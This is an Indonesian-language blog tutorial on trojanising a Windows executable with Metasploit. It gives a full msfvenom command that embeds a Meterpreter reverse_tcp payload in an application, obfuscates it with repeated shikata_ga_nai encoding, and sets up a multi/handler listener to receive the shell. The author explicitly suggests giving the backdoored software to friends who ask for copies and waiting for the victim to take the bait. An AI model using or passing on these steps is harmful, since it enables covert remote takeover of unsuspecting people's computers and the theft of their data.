Backdoring Executable File Using Metasploit
Sebenarnya ini trik lama sih, jadi kita bisa “ndompleng” backdoor di file aplikasi Windows. Jadi buat kalian yang punya banyak software, terus temennya sering minta minta, bisa nih di terapin. Hini. Yang diperlukan disini adalah metasploit, so buat kalian yang belum punya install dulu la yaa.
Buat kalian yang pakai Ubuntu dan belum ada metasploit nya bisa pake cara ini :
Cara Install Tools BackBox di Ubuntu Linux
Nah langsung saja ya ke tutorial.
pertama, kalian download dulu software ekstensi .exe atau kalau kalian punya juga pakai aja ndak perlu download lagi.
Spawn terminal di tempat file tadi berada.
Masukkan command
sudo msfvenom -a x86 –platform windows -x aplikasi.exe -k -p windows/meterpreter/reverse_tcp LHOST=192.168.48.1 LPORT=666 -e x86/shikata_ga_nai -i 7 -f exe -o aplikasi-backdoor.exe
Nah berikut keterangannya :
– a adalah arsitektur yang digunakan. x86 berarti 32bit.
–platform adalah payload ini bakal digunain untuk OS apa. yep, kasus ini kita menyerang jendela.
-x adalah template dari aplikasi windows nya
-k perintah untuk mertahankan perilaku template(file.exe) dan menyuntikkan payload sebagai thread baru
-p adalah command untuk set jenis payloads
-lhost adalah ip kita
-lport adalah port yang akan kita gunakan
-e adalah untuk memilih encoder yang digunakan
-i adalah jumlah encode nya berapa kali
-f adalah format output
-o adalah output berupa aplikasi windows yang sudah di injeksi dengan payload.

Selanjutnya siapkan metasploit dalam mode ready.
sudo msfconsole
msf> use multi/handler
msf> set payload windows/meterpreter/reverse_tcp
msf> set LHOST 192.168.48.1
msf> set LPORT 666
msf> exploit
Tunggu pengguna Windows “memakan” umpan kita.

Nah kalo kurang jelas simak video dibawah :
Sekian tutorial kali ini, bagi yang mau copas tolong kasih sumber link hidup ke post ini sebagai bentuk respect kalian terhadap pembuat konten.

Komentar